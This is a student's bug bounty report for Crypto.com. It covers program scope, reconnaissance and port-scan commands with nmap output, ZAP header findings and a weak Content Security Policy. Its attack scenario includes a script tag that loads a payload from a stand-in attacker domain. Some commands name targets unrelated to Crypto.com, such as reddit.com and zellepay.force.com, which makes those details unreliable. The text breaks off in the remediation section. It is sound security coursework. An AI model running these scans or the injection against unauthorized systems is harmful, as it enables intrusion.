Sri Lanka Institute of Information Technology

BUG BOUNTY REPORT 02

(Crypto.com Web site)

IE2062 – Web Security

W.A.K.S Wijethunga

IT23361768

Table of Contents

1. Introduction to bug bounty program and audit scope

❖ Crypto.com


Crypto.com is a leading global cryptocurrency platform founded in 2016, offering a wide range of crypto-related services including trading, decentralized finance (DeFi), NFT marketplaces, and a widely used crypto Visa prepaid card. Headquartered in Singapore and serving over 100 million users worldwide, Crypto.com has established itself as a significant player in the fintech and blockchain space.

With its expansive ecosystem—spanning a centralized exchange, a non-custodial wallet, a crypto payment gateway, and high-profile partnerships with organizations such as UFC, Formula 1, and the Los Angeles Lakers (via naming rights of Crypto.com Arena)—the platform handles a vast amount of sensitive financial and user data.


In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- **App.mona.co**
- **Web.crypto.com**
- **Nadex.com**
- **Tax.crypto.com**
- **Js.crypto.com**
- **Merchant.crypto.com**


Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **crypto.com** is in scope,




Asset name	Type	Coverage	Max. severity	Bo
Crypto.com mobile app APIs that require an account Includes any BFF APIs	API	In scope	Critical	
*.mona.co We will consider all vulnerability reports against assets in Crypto.com's control. Severity might be limited for certain assets based on business impact.	Wildcard	In scope	Critical	
app.mona.co	Domain	In scope	Critical	
Crypto.com Exchange APIs that require an account	API	In scope	Critical	



Asset name	Type	Coverage	Max. severity	Bo
web.crypto.com	Domain	In scope	Critical	
https://etherscan.io/token/0xfe18ae03741a5b84e39c295ac9c856ed7991c38e Bounty Range Changes: CDCETH Smart Contract Critical Severity: Up to $50,000 USD Extreme Tier: Up to $1,000,000	Smart contract	In scope	Critical	
com.monaco.mobile	iOS: App Store	In scope	High	



Asset name	Type	Coverage	Max. severity	Bo
nadex.com For this asset, we only accept Critical and High severity issues.	Domain	In scope	Medium	
https://crypto.com/price	URL	In scope	Medium	
merchant.crypto.com Reward for GraphQL-based DOS that can cause service disruption will be capped at $500 USD	Domain	In scope	Medium	



Asset name	Type	Coverage	Max. severity	Bo
tax.crypto.com For this asset, we only accept Critical and High severity issues.	Domain	In scope	Low	
https://crypto.com/nft Reward for GraphQL-based DOS that can cause service disruption will be capped at $500 USD	URL	In scope	Low	
js.crypto.com	Domain	In scope	Low	

2. Reconnaissance

The goal of this reconnaissance is to gather information about the **web.crypto.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using Sublist3r Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at https://github.com/aboul3la/Sublist3r.git. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:

```
***git clone https://github.com/aboul3la/Sublist3r.git***
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.
After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,


sudo pip install -r requirements.txt

After installing the requirements, enter
sublist3r -d crypto.com -o subdomains.txt
to find subdomains under the mentioned domain.

Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.


This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.

Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.



II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.



III. Detect technologies using Whatweb

Whatweb is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.


To detect technologies used by a website, simply run :


whatweb web.crypto.com

This command will analyze the website and display a summary of the detected technologies**.**

To get detailed information about the detection process:

whatweb -v earlymarning.com





3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities,

configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools **like Nessus, OpenVAS, Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. Open ports services

Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The -p- option scans all 65,535 ports, while -A enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **web.crypto.com,**

```
┌──(kush㉿Kushan)-[~]
└─$ nmap web.crypto.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 08:00 CDT
Nmap scan report for web.crypto.com (104.19.223.17)
Host is up (0.014s latency).
Other addresses for web.crypto.com (not scanned): 104.19.222.17 2606:4700::6813:de11 2606:4700::6813:df11
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Identify services running on open ports,

```
┌──(kush㉿Kushan)-[~]
└─$ nmap -sV web.crypto.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 08:01 CDT
Nmap scan report for web.crypto.com (104.19.222.17)
Host is up (0.025s latency).
Other addresses for web.crypto.com (not scanned): 104.19.223.17 2606:4700::6813:df11 2606:4700::6813:de11
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
25/tcp   open  smtp?
80/tcp   open  http        Cloudflare http proxy
443/tcp  open  ssl/http    Cloudflare http proxy
2000/tcp open  cisco-sccp?
5060/tcp open  sip?
8080/tcp open  http        Cloudflare http proxy
8443/tcp open  ssl/http    Cloudflare http proxy
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port25-TCP:V=7.95%I=7%D=4/21%Time=680641D6%P=x86_64-pc-linux-gnu%r(Hell
SF:o,2A,"552\x20Invalid\x20domain\x20name\x20in\x20EHLO\x20command\.\r\n")
SF:%r(GenericLines,28,"500\x20Syntax\x20error,\x20command\x20unrecognized\
SF:r\n")%r(GetRequest,368,"HTTP/1\.1\x20403\x20Forbidden\r\nX-Frame-Optio
SF:ns:\x20SAMEORIGIN\r\nX-XSS-Protection:\x201;\x20mode=block\r\nX-Content
SF:-Type-Options:\x20nosniff\r\nContent-Security-Policy:\x20frame-ancestor
SF:s\x20'self'\r\nContent-Type:\x20text/html;\x20charset=\"utf-8\"\r\nCont
SF:ent-Length:\x2013709\r\nConnection:\x20Close\r\n\r\n<!DOCTYPE\x20html><
SF:html\x20lang=\"en\"><\x20head><\x20meta\x20charset=\"UTF-8\"><\x20meta\
```

To get more detailed information, including **operating system detection**


ii. Web vulnerabilities

Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700 vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h web.crypto.com using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.

Scans both HTTP and HTTPS,

nikto -h https://web.crypto.com -ssl using this command runs a **Nikto** scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.



Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.

OWASP ZAP


The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. Automated Scan: Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.

2. Manual Explore: Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. **Missing X-Frame-Options Header**

Risk: The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

Impact:

- An attacker can embed the website inside an invisible or disguised <**iframe**> on a malicious page.
- Users may unknowingly interact with hidden UI elements (ex:-clicking buttons that perform unintended actions like fund transfers or password changes).
- This could lead to unauthorized transactions, account takeovers, or phishing scams if sensitive actions are exposed.

2. **Missing X-Content-Type-Options Header**

Risk: Without this header, browsers may perform **MIME sniffing**, which can lead to:

- **Cross-Site Scripting (XSS)**: If a file (ex:- an uploaded image) is misinterpreted as executable code.
- **Content Spoofing**: Attackers could disguise malicious scripts as harmless files (ex:- .jpg executing as JavaScript).

Impact:

- Exploitable in file upload features or improperly served static content.
- Could allow attackers to bypass security filters and execute malicious scripts in the context of the website.

Detailed Analysis of Cookie Security Issues

1. **IP Disclosure in Cookies**

Risk: When internal or non-routable IP addresses are included in cookies, it may lead to:

- Information Disclosure: Revealing internal infrastructure details such as private IPs, proxy chains, or internal network topology.

- Reconnaissance Advantage: Attackers can use disclosed IPs to map backend systems and better plan attacks (e.g., targeting specific ranges).

- SSRF Aid: In Server-Side Request Forgery scenarios, leaked internal IPs help attackers craft precise payloads to target internal services.

Impact:

- Exploitable in Cookie-Based Headers: If cookies such as __cf_bm, _cfuvid, or custom debug cookies store internal IP addresses, attackers can extract them via passive observation or via XSS.

- Network Enumeration: Leaked IPs might expose load balancer, proxy, or origin server addresses, assisting attackers in bypassing cloud protections or conducting targeted internal attacks.


4. **Exploitation & Validation**

XSS Attack Analysis

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious JavaScript into a web page, which then runs in the browser of anyone who visits it. Through XSS, attackers can steal cookies, session tokens, or perform actions on behalf of users without their knowledge. XSS becomes

extremely dangerous when the browser doesn't have protections like a proper CSP in place.

In CSP, the wildcard symbol * is used to mean "allow content from any origin." For example, if a CSP includes script-src *;, it tells the browser that scripts can be loaded from any domain, which completely defeats the purpose of having a CSP. While it might seem convenient during development, using wildcards in production — especially for sensitive directives like script-src — opens the door for serious security risks.



5. **Report Writing**

Title: Insecure Content Security Policy (CSP) Wildcard Directives on web.crypto.com

Summary: The web application hosted at web.crypto.com implements a Content Security Policy (CSP) header. However, it contains overly permissive wildcard directives, or in some cases, omits important directives entirely. Specifically, directives such as script-src, style-src, img-src, connect-src, frame-src, font-src,

media-src, object-src, manifest-src, and worker-src are either undefined or use wildcards (*), creating significant attack surfaces.

This weak CSP configuration can be exploited by attackers to bypass protection mechanisms intended to mitigate Cross-Site Scripting (XSS), data injection, and mixed content vulnerabilities. It reduces the effectiveness of the CSP, leaving the application open to various types of client-side attacks.

Risk: **Medium**

Confidence: High

Technical Details:

- Alert ID: 10055-4
- Alert Type: Passive
- CWE: CWE-693 - Protection Mechanism Failure
- WASC: 15 - Application Misconfiguration
- OWASP Top 10:
  - 2017: A06 - Security Misconfiguration
  - 2021: A05 - Security Misconfiguration
- ZAP Reference: Passive Scan Rule 10055 - CSP Analyzer

Attack Scenario:

If a site's CSP uses wildcard sources such as script-src * or leaves certain directives undefined, an attacker could exploit this by:

- Injecting a <script src="https://evil-attacker.com/payload.js"> into a vulnerable page.
- Loading malicious stylesheets, fonts, or frames from untrusted domains.
- Embedding the page in a malicious frame (bypassing anti-clickjacking) if frame-ancestors is not strict enough.

This results in successful **XSS attacks**, **malware delivery**, or **data exfiltration**, especially if other input validation mechanisms are also weak.

Impact

Improper or weak CSP configurations may lead to:

- Cross-Site Scripting (XSS)
- Malicious content injection
- Clickjacking or UI Redressing
- Data exfiltration to attacker-controlled domains
- Reduced browser-level defenses against threats
- Regulatory compliance issues due to weak client-side security

Remediation:

Ensure your web server and all reverse proxies are configured to return a strict, explicitly defined CSP header that:

1. Avoids using wildcards (*) for any sensitive directives (script-src, style-src, etc.)
2. Whitelists only trusted, specific sources for scripts, styles, images, and other media.
3. Includes modern directives like:

Content-Security-Policy:

default-src 'none';

